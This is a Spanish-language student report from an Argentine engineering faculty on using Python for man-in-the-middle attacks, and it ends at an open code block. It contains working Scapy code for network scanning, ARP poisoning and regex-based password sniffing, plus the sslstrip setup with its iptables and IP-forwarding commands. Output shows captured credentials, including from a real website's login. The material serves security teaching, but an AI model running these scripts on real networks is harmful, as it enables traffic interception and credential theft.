

# Python como lenguaje para hacking

Facultad de Ingeniería de Buenos Aires  
CABA, Buenos Aires, Argentina  
2do Cuatrimestre 2020

Autores:

Martínez, Julián Gabriel	99268	jgmartinez@fi.uba.ar
Turcan-Jouve, Clément	105463	cturcan.ext@fi.uba.ar
Borreguero, Víctor	106670	vborreguero.ext@fi.uba.ar

# Índice

<b>Índice</b>	<b>2</b>
<b>Introducción</b>	<b>2</b>
<b>Objetivo</b>	<b>3</b>
<b>Caso de estudio : Python y ataque lado servidor</b>	<b>4</b>
Python	4
Scapy	4
Máquinas virtuales	4
<b>Information Gathering</b>	<b>5</b>
<b>ARP Poisoning</b>	<b>7</b>
Descripción	7
Implementación	8
Ataque	9
<b>Captura de paquetes</b>	<b>11</b>
Descripción	11
Implementación	11
Ataque	12
<b>SSL Strip</b>	<b>14</b>
Descripción	14
Implementación	14
Ataque	15
<b>Conclusiones</b>	<b>17</b>
<b>Bibliografía</b>	<b>18</b>
<b>Anexos</b>	<b>18</b>

# Introducción

Alrededor de 1960, los términos “hacking” y “hacker” fueron introducidos por el MIT. Desde esta fecha las tecnologías informáticas nunca pararon desarrollarse. Especialmente desde los años 2000, el hacking está omnipresente en el mundo y cada día se mejora la seguridad informática teniendo por objetivo implementar tecnologías 100% seguras.

A la hora de desarrollar aplicaciones, scripts, plataformas web, etc. los programadores suelen usar cada vez más Python. Este lenguaje informático, creado en 1991, vio aumentar su popularidad constantemente en los últimos 15 años, llegando al top 5 de los lenguajes más usados hace unos años. Python se hizo famoso por su simplicidad, su velocidad, su numerosas aplicaciones (AI, Big Data, Cyber Security), su gran número de librerías, etc.

En este documento, nos centramos en la aplicación de Python al campo de la Cyber Security o Ethical Hacking. ¿Qué vínculo existe entre estos dos grandes temas de computación? ¿Cómo se explica que un lenguaje tan simplificado sea usado para implementar la etapa del “ethical hacking” conocida como “Man In The Middle”.

## Objetivo

El acceso no autorizado a dispositivos informáticos puede realizarse a través de diferentes prácticas. Todas ellas radican en aprovecharse de distintas vulnerabilidades del sistema informático en cuestión, pero se pueden categorizar principalmente en ataques del lado del servidor, y en ataques del lado del cliente, los cuales se detallan a continuación.

Debe destacarse que por “dispositivo informático” no sólo se refiere a ordenadores, sino también a cualquier dispositivo electrónico con capacidad de conectarse a una red, tales como teléfonos celulares, laptops, televisiones digitales, routers, servidores, etc.

Todos estos dispositivos poseen un sistema operativo, y aplicaciones que corren sobre este, los ataques pueden realizarse en todos estos distintos niveles. Vamos entonces a tratar los ataques siguientes del lado servidor: ARP Poisoning, Man-In-The-Middle, Robo de credenciales, etc. Una vez realizado el ataque, veremos qué acciones nos permite el acceso al ordenador de la víctima.

El objetivo de realizar ataques de tipo “Post Connection Attacks - Information Gathering & MITM Attacks” con scripts Python..

# Caso de estudio : Python y ataque lado servidor

Para este trabajo elegimos trabajar con Python para realizar ataques del tipo Man In The Middle.

## Python

Por su facilidad de uso, su poder de cómputo y sus varias bibliotecas, usaremos Python en su versión 2.7 (o 3).

## Scapy

Muchas etapas del ataque Man In The Middle se pueden hacer en una línea de código usando Scapy.

Scapy es un programa desarrollado en Python y creado por Philippe Biondi. Permite al usuario enviar, capturar, diseccionar y falsificar paquetes viajando por la red ; también puede manejar tareas como el escaneo, el tracerouting, ataques o detección de redes.

Usaremos su última versión estable (2.3.6) para cumplir nuestros objetivos.

## Máquinas virtuales


El ataque MITM realizado con Python será corrido en una máquina virtual con Kali Linux porque provee algunas herramientas que nos pueden ayudar a llevar a cabo el ataque.

# Information Gathering

Es complicado tomar el control de un sistema si no se dispone de suficiente información sobre este. Si ya estamos conectados a una red e identificamos uno de los dispositivos conectados como nuestra víctima potencial, para poder hackearla necesitamos primero encontrar todos los clientes conectados a esta red y, descubrir su dirección MAC y su dirección IP. Luego se podrá tratar de reunir la mayor cantidad de información posible sobre ellos y correr unos ataques para tomar el control de aquellos dispositivos. Así pues, la reunión de información sobre el dispositivo objetivo es un paso esencial para llevar a cabo nuestro ataque.

Existen varias herramientas para reunir esta información que ya están presentes en Kali Linux (Nmap, NetDiscover ...), pero decidimos desarrollar un script de Python que nos muestra las direcciones MAC y IP de cada dispositivos conectados a nuestra red. A partir del output del script, identificamos nuestro dispositivo objetivo.

Para cada script que usemos, la función **get\_arguments()** nos permite recibir los parámetros al llamar del programa y usarlos como variables. La función **scan(ip)** permite hacer un ARP Request como lo muestra la siguiente imagen :



Pero, inicialmente vamos a querer conocer todos los dispositivos conectados, entonces corremos **scan(10.0.2.1/24)**. El método crea un paquete ARP para hacer un ARP ping (1), el paquete broadcast Ethernet con la dirección MAC "ff:ff:ff:ff:ff:ff" que indica el broadcasting (2) y apila los dos paquetes en uno (3). Ahora el método envía el paquete *arp\_broadcast\_packet* usando **scapy.srp()** que permite enviar y recibir paquetes, ponemos *timeout=1* y *verbose=false* para no tener problemas con el script. **srp()** devuelve una lista, elegimos guardar solamente el primer elemento que contiene los paquetes recibidos (4). Luego iteramos sobre esta lista y sacamos la dirección IP y la dirección MAC de cada dispositivo conectado (5). Finalmente el método devuelve esta lista (6) para que sea mostrada por pantalla con el método **print\_result(scan\_list)** (7).

```
def scan(ip):
    arp_packet = scapy.ARP(pdst=ip) #(1)
    broadcast_packet = scapy.Ether(dst="ff:ff:ff:ff:ff:ff") #(2)
    arp_broadcast_packet = broadcast_packet/arp_packet #(3)
    answered_list = scapy.srp(arp_broadcast_packet, timeout=1, verbose=False)[0] #(4)
    client_list = []

    for element in answered_list: #(5)
        client_dic = {"ip": element[1].psrc, "mac": element[1].hwsrc}
        client_list.append(client_dic)

    return client_list #(6)
```

Al correr este script, obtenemos una lista de todos los dispositivos conectados a la misma red que la nuestra. Por cada aparato conectado está escrito su dirección IP y su dirección MAC. El conjunto de esas dos direcciones nos servirán para la etapa que sigue : el ARP Poisoning.

```
kaliuser@kali:~/Documentos$ sudo python network_scanner.py -t 192.168.1.0/24
[sudo] password for kaliuser:
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
CryptographyDeprecationWarning,
IP                MAC
-----
192.168.1.1       8c:04:ff:9b:c4:93
192.168.1.15      2c:cc:44:81:b1:48
192.168.1.22      74:d4:35:93:2d:a1
192.168.1.26      08:00:27:af:9c:75
192.168.1.10      94:b1:0a:7a:e0:91
192.168.1.12      18:21:95:5a:51:5f
192.168.1.13      10:77:17:62:9c:02
192.168.1.16      d4:11:a3:f8:cb:d3
192.168.1.19      40:65:a3:3b:bf:28
kaliuser@kali:~/Documentos$
```


# ARP Poisoning

## Descripción

El protocolo ARP (*Address Resolution Protocol*) tiene un lugar muy importante dentro de los protocolos Internet. Básicamente, permite traducir una dirección del protocolo de la capa Red (ej. una dirección IPv4) a una dirección de protocolo de capa Enlace (ej. una dirección MAC). Cada máquina conectada a una red tiene una dirección MAC única y le permite ser reconocida en la red. Sin embargo la comunicación entre máquinas no se realiza directamente con esta dirección sino a partir de una dirección IP. Para relacionarlas entre sí se usa el Protocolo ARP, que pide a cada dirección IP de la red su dirección MAC física y luego crea una tabla de correspondencia entre ambas en la memoria. La máquina consulta esta tabla cada vez que quiere comunicarse con otra de su misma red. Si no está presente la dirección buscada, lanza una petición ARP. Cada dispositivo comparará la dirección IP con la suya y, si coincide, contestará con un paquete en el que figurará su dirección MAC.

El ARP poisoning es uno de los ataques más viejos usados por los hackers. Es un ataque muy sencillo que se basa en una falla de seguridad del protocolo ARP. El protocolo fue pensado en términos de eficiencia y no de seguridad, por lo que el ataque puede ser realizado de una manera bastante simple siempre y cuando tengamos acceso a la misma red que el dispositivo objetivo. El ataque consiste en convencer a la víctima, mediante el envío de paquetes maliciosos, de que nuestra máquina actúa como gateway. De igual manera, señalamos al gateway que nuestra máquina corresponde en realidad a la de la víctima, interceptando así el tráfico futuro entre ambos dispositivos.

La siguiente imagen muestra el funcionamiento :



Esquema de un ARP Poisoning

Ahora, la víctima tiene, en su tabla, la dirección IP del gateway con la dirección MAC de la máquina del Hacker y el gateway tiene, en su tabla, la dirección IP de la víctima con la

dirección MAC de la máquina del Hacker. Resulta que cualquier paquete que envía la víctima pasa ahora por la nuestra

Tratamos de implementarlo con un script Python y Scapy.

## Implementación

El ARP poisoning fue realizado con un script de python usando la biblioteca Scapy que se muestra en los anexos de este documento.

El programa se constituye básicamente por tres métodos y un cuerpo de programa. Al correr el script se reciben 3 parámetros que son: la dirección IP (la encontramos corriendo el network scanner de la primera parte), la dirección IP del gateway y la interfaz que usamos (ej. eth0...).

El primer método se parece al network scanner. Devuelve la dirección MAC para una dirección IP dada. Como explicábamos anteriormente, se usa un paquete ARP y un paquete broadcast.

```
def get_mac(ip):
    arp_packet = scapy.ARP(pdst=ip)
    broadcast_packet = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_broadcast_packet = broadcast_packet/arp_packet
    answered_list = scapy.srp(arp_broadcast_packet, timeout=1, verbose=False)[0]
    return answered_list[0][1].hwsrc
```

El segundo paso es fundamental, envía un paquete ARP malicioso al dispositivo target. Por defecto, el paquete contendría la dirección MAC del atacante (nuestra). Modificándolo, le pasamos la dirección que queramos, en este caso indicamos a la target que somos el gateway (le pasamos las direcciones IP/MAC del gateway) y indicamos al gateway que somos el dispositivo target (le pasamos las direcciones IP/MAC del dispositivo target).

```
def spoof(A_IP, A_MAC, B_IP, interface):
    packet = scapy.ARP(op=2, pdst=A_IP, hwdst=A_MAC, psrc=B_IP)
    scapy.send(packet, verbose=False, iface=interface)
```

Una vez que terminamos el ataque, restauramos las direcciones IP y MAC originales. Por eso usamos el mismo método que antes pero le colocamos las direcciones al revés.

```
def restore(A_IP, A_MAC, B_IP, B_MAC, interface):
    packet = scapy.ARP(op=2, pdst=A_IP, hwdst=A_MAC, psrc=B_IP, hwsrc=B_MAC)
    scapy.send(packet, 4, iface=interface)
```

En el cuerpo del programa, vamos a mandar paquetes maliciosos, como mostramos en el segundo pasamos hasta que terminemos el ataque y luego restauramos las direcciones originales.



```

try:
    gateway_mac = get_mac(arguments.gateway)
    target_mac = get_mac(arguments.target)
    while True:
        spoof(arguments.target, target_mac, arguments.gateway, arguments.interface)
        spoof(arguments.gateway, gateway_mac, arguments.target, arguments.interface)
        sent_packets+=2
        print("\r[+] Sent packets: " + str(sent_packets)),
        sys.stdout.flush()
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[-] Ctrl + C detected.....Restoring ARP Tables Please Wait!")
    restore(arguments.target,target_mac ,arguments.gateway, gateway_mac,
arguments.interface)
    restore(arguments.gateway, gateway_mac, arguments.target,target_mac,
arguments.interface)

```

A continuación se muestran las tablas de ARP antes y después de realizado el ARP Poisoning, debe notarse en el después la dirección física duplicada.

## Ataque

Como primera medida se utilizará este script de Python descrito anteriormente para interceptar la comunicación entre un dispositivo de presente en la red local, y un servidor PHP/MySQL perteneciente al software libre llamado DVWA (“Damn Vulnerable Web Application”) cuyo principal objetivo es el de funcionar de sujeto de prueba para la explotación de distintas vulnerabilidades de aplicaciones web.

Particularmente en este ataque se corre el programa de python realizado de la siguiente forma:

```
sudo python arp_spoof.py -t 192.168.1.22 -g 192.168.1.26 -i eth0
```

Así se especifican las direcciones IP del dispositivo víctima del ataque (192.168.1.22), y en este caso del servidor (192.168.1.26), ya que como el servidor se encuentra en la misma red local, el tráfico no circula a través del gateway.

A continuación se muestran las tablas ARP antes de realizar el ataque y luego de realizarlo, se debe notar que luego de ejecutar el script la dirección MAC del servidor (192.168.1.26) es igual que la dirección MAC del atacante (192.168.1.28), esto se debe a que el ARP Poisoning tuvo éxito.

```

C:\ F:\WINDOWS\system32\cmd.exe

Interfaz: 192.168.1.22 --- 0x8
Dirección de Internet      Dirección física      Tipo
192.168.1.1                8c-04-ff-9b-c4-93    dinámico
192.168.1.10              94-b1-0a-7a-e0-91    dinámico
192.168.1.13              10-77-17-62-9c-02    dinámico
192.168.1.16              d4-11-a3-f8-cb-d3    dinámico
192.168.1.19              40-65-a3-3b-bf-28    dinámico
192.168.1.21              e8-9e-b4-26-8b-f9    dinámico
192.168.1.23              e4-f8-9c-66-0b-f2    dinámico
192.168.1.26              08-00-27-af-9c-75    dinámico
192.168.1.28              08-00-27-a0-0f-f1    dinámico
192.168.1.255             ff-ff-ff-ff-ff-ff    estático
224.0.0.2                 01-00-5e-00-00-02    estático
224.0.0.22               01-00-5e-00-00-16    estático
224.0.0.251              01-00-5e-00-00-fb    estático
224.0.0.252              01-00-5e-00-00-fc    estático
239.255.255.250          01-00-5e-7f-ff-fa    estático
255.255.255.255          ff-ff-ff-ff-ff-ff    estático

Interfaz: 192.168.56.1 --- 0x9
Dirección de Internet      Dirección física      Tipo
192.168.56.255            ff-ff-ff-ff-ff-ff    estático
224.0.0.2                 01-00-5e-00-00-02    estático
224.0.0.22               01-00-5e-00-00-16    estático
224.0.0.251              01-00-5e-00-00-fb    estático
224.0.0.252              01-00-5e-00-00-fc    estático
239.255.255.250          01-00-5e-7f-ff-fa    estático

```

Tabla ARP de la víctima antes de ejecutar el script

```

C:\ F:\WINDOWS\system32\cmd.exe

Interfaz: 192.168.1.22 --- 0x8
Dirección de Internet      Dirección física      Tipo
192.168.1.1                8c-04-ff-9b-c4-93    dinámico
192.168.1.10              94-b1-0a-7a-e0-91    dinámico
192.168.1.13              10-77-17-62-9c-02    dinámico
192.168.1.16              d4-11-a3-f8-cb-d3    dinámico
192.168.1.19              40-65-a3-3b-bf-28    dinámico
192.168.1.21              e8-9e-b4-26-8b-f9    dinámico
192.168.1.23              e4-f8-9c-66-0b-f2    dinámico
192.168.1.26              08-00-27-a0-0f-f1    dinámico
192.168.1.28              08-00-27-a0-0f-f1    dinámico
192.168.1.255             ff-ff-ff-ff-ff-ff    estático
224.0.0.2                 01-00-5e-00-00-02    estático
224.0.0.22               01-00-5e-00-00-16    estático
224.0.0.251              01-00-5e-00-00-fb    estático
224.0.0.252              01-00-5e-00-00-fc    estático
239.255.255.250          01-00-5e-7f-ff-fa    estático
255.255.255.255          ff-ff-ff-ff-ff-ff    estático

Interfaz: 192.168.56.1 --- 0x9
Dirección de Internet      Dirección física      Tipo
192.168.56.255            ff-ff-ff-ff-ff-ff    estático
224.0.0.2                 01-00-5e-00-00-02    estático
224.0.0.22               01-00-5e-00-00-16    estático
224.0.0.251              01-00-5e-00-00-fb    estático
224.0.0.252              01-00-5e-00-00-fc    estático
239.255.255.250          01-00-5e-7f-ff-fa    estático

```

Tabla ARP de la víctima luego de ejecutar el script

Como atacante, no olvidar correr esta línea de código en el terminal para asegurar que el reenvío de paquetes esté activado : `echo 1 > /proc/sys/net/ipv4/ip_forward`

# Captura de paquetes

## Descripción

Gracias al ataque mostrado anteriormente, estamos ahora en medio de la conexión entre la víctima y el servidor. Se pueden interceptar los paquetes que el dispositivo objetivo envía o recibe sin que sospeche que el canal de comunicación ha sido comprometido. En este momento se realiza el ataque Man In The Middle. En particular, poseemos la capacidad de capturar y leer los paquetes http que pueden contener las credenciales de la víctima.

Veremos cómo implementarlo con un script de Python y Scapy.

## Implementación

Existen herramientas ya presentes en Kali Linux que permiten ver el contenido de los paquetes pero para evitar el uso tal herramienta (como “Wireshark”) y tener una lectura más limpia de los datos, se ha desarrollado un script de Python que realiza la misma función y a partir de expresiones regulares reconoce determinados identificadores de usuario y de contraseña.

A continuación se presenta la parte principal del código:

```
def packethandler(paquete):
    try:
        data = scapy.raw(paquete) #1
        #identificador del username, en este caso es username=
        m = re.search('(?<=username=)\w+', data) #2
        usuario = m.group(0)
        #identificador de la password, en este caso es password=
        m = re.search('(?<=password=)\w+', data) #3
        contra = m.group(0)
        print("-----")
        print("Nombre de usuario:"+usuario)
        print("Contraseña:"+contra)
        print("-----")
    except:
        pass


packets = scapy.sniff(filter="host "+arguments.target,prn=packethandler) #4
```

Este código funciona de la siguiente manera, la línea marcada con #4 es un comando que le indica a scapy que capture todos los paquetes provenientes de la dirección ip que es pasada al script por argumento, y que por cada llamada ejecute la función “packethandler”, entonces en la línea marcada con #1 se transforma el paquete, en un string de texto plano, de esta forma es posible utilizar librerías de expresiones regulares para detectar los identificadores de nombre de usuario y de contraseña, lo cual hacen las líneas marcadas con #2 y #3 respectivamente, luego los datos capturados se muestran en pantalla.

## Ataque

El script realizando el ARP Poisoning sigue corriendo en segundo plano. Ahora se utiliza un analizador de paquetes llamado "Wireshark" para así poder observar los datos que intercambian el servidor y el dispositivo víctima.

El cliente que utiliza el dispositivo víctima del ataque recibe una interfaz de usuario de la siguiente forma:




The image shows the DVWA (Damn Vulnerable Web Application) login interface. It features the DVWA logo at the top, which consists of the letters 'DVWA' in a bold, sans-serif font, with a green swoosh underline. Below the logo is a form with two input fields: 'Username' and 'Password'. The 'Username' field contains the text 'admin'. Below the password field is a 'Login' button.

### Interfaz usuario de DVWA

Al introducir los datos, y presionar el botón de login, éstos viajarán al servidor en texto plano ya que en una comunicación http ninguna capa garantiza confidencialidad de datos a través de encriptación.

Una vez que la víctima introduzca su usuario y contraseña, en el Wireshark se capturará un paquete como se muestra a continuación:



The image shows a Wireshark network traffic capture. The top pane displays a list of captured packets. The middle pane shows the details of the selected packet (No. 202), which is an HTTP POST request. The bottom pane shows the raw packet data in hexadecimal and ASCII. The details pane is expanded to show the 'Hypertext Transfer Protocol' section, which contains the following information:

- HTML Form URL Encoded: application/x-www-form-urlencoded
- Form item: "username" = "miusuario"
- Form item: "password" = "micontraseña"
- Form item: "Login" = "Login"

### Paquete capturado conteniendo las credenciales

Entonces aquí se puede ver que los datos que el usuario ingresó para autenticarse con el servidor son “miusuario” como nombre de usuario y “micontraseña” como contraseña, con lo que de esta forma a través de un ataque MITM realizado a través de un ARP Poisoning se ha podido obtener ilegítimamente los datos de autenticación de un cliente.

De esta forma, al ejecutar este script en paralelo con el script anterior, se obtiene el siguiente resultado luego de que la víctima ingrese su nombre de usuario y la contraseña en el sistema:

```
kaliuser@kali:~/Documentos$ sudo python sniffer.py -t 192.168.1.22
/usr/local/lib/python2.7/dist-packages/cryptography/__init__.py:39: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
  warnings.warn('Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.', CryptographyDeprecationWarning)
-----
Nombre de usuario:miusuario
Contraseña:micontraseña
-----
Nombre de usuario:miusuario
Contraseña:micontraseña
-----
```

Credenciales de la víctima

En este caso se observan varios intentos de ingreso a la aplicación web.

# SSL Strip


## Descripción

El SSL Strip es un método para realizar un ataque MITM cuando la comunicación entre el cliente y el servidor posee seguridad en la capa de transporte a través del protocolo SSL, por lo que el tráfico es tráfico https en lugar de http.

El problema para interceptar este tipo de comunicaciones es que https otorga tanto confidencialidad como autenticidad, por lo que no hay forma de realizar un ataque MITM en una conversación https establecida, pero en algunos casos es posible evitar que ésta tenga lugar.

Al igual que otro tipos de ataque MITM la computadora atacante se establece entre medio de la conversación entre la computadora víctima y el servidor, si la computadora víctima comienza una comunicación http, el servidor (si posee buena seguridad), comunicará a la computadora víctima que debe utilizar https para poder iniciar una conversación, y normalmente la víctima recibiría ese mensaje y cambiaría de una conversación insegura (http) a una conversación segura (https). Pero con la computadora atacante entre medio de esta conversación, la computadora atacante impedirá que el cliente reciba la redirección de http a https, mientras que al servidor le enviará los datos por https, por lo que tanto el servidor como la víctima no pueden saber que están sufriendo un ataque, pero la víctima podrá observar que tiene una conexión no segura (http) con el servidor.

En la siguiente imagen se muestra un diagrama de la disposición en la comunicación de los distintos dispositivos:



Funcionamiento del Sslstrip

## Implementación

Para realizar este ataque se utilizará una librería de python que provee un script simple de usar, pero que requiere de configuración ya que éste se debe ejecutar en paralelo con otros scripts.

El script de python utilizado se llama “sslstrip.py” y se utilizó la versión 0.9.2, para que este script funcione debe ejecutarse el script mencionado anteriormente “arp\_spoof.py” de la siguiente forma:

```
sudo python arp_spoof.py -t 192.168.1.14 -g 192.168.1.1 -i eth0
```

Este comando permite observar todo el tráfico que va desde la computadora víctima (192.168.1.14) y el gateway (192.168.1.1), luego de esto, se debe ejecutar el siguiente comando para establecer una nueva regla en iptables:

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```


Este comando redirige todo el tráfico cuyo puerto de destino sea el puerto de http (puerto 80) a el puerto 10000 (puerto de origen), para que luego el script propiamente dicho de “sslstrip.py” se encargue de leer el puerto 10000 y a partir de ahí puede capturar y modificar todos los paquetes que viajen por http para evitar que éstos puedan establecer una conversación https segura con el servidor.

Ahora que se han ejecutado estos comandos, se debe ejecutar en paralelo a esto, el siguiente script de “sslstrip” con “-a” de parámetro para que guarde un log con todas las comunicaciones:

```
sudo python sslstrip.py -a
```


## Ataque

A continuación se muestran capturas de pantalla de la computadora víctima que accede al dominio “domaintools.com”, este sitio web puede establecer conexiones https, pero debido a que esta máquina está siendo víctima de un SSL Strip, puede verse en la esquina superior izquierda del navegador que éste da aviso que el sitio web no es seguro.



*Pagina web víctima*

Luego de esto se procede a introducir un nombre de usuario y una contraseña en el dicha página web, puede notarse que el navegador intenta advertir del problema de introducir credenciales en sitios web que no cuentan con SSL.



#### Página web HTTPS bajada a HTTP

A partir de esto en el log que genera el script “sslstrip” se puede ver que fue posible capturar tanto el nombre de usuario como la contraseña que la víctima introdujo a este sitio web.

```
2020-07-27 18:07:44,367 POST Data (account.domaintools.com):  
ajax=mLogin&call=ajax_authenticate&args[0]=miusuario&args[1]=micontrasena&args[2]=&args[3]=http%3A%2F%2Fwhois.domaintools.com%2F  
2020-07-27 18:07:44,588 Got server response: HTTP/1.1 302 Found
```

De la misma forma que realizado anteriormente se puede ejecutar el script “sniffer.py” en paralelo a los que ya se están ejecutando modificando los identificadores de nombre de usuario y de contraseña para que sean “args[0]” y “args[1]” respectivamente, de esta forma se obtiene el siguiente resultado cuando la víctima ingresa con su nombre de usuario y contraseña:

```
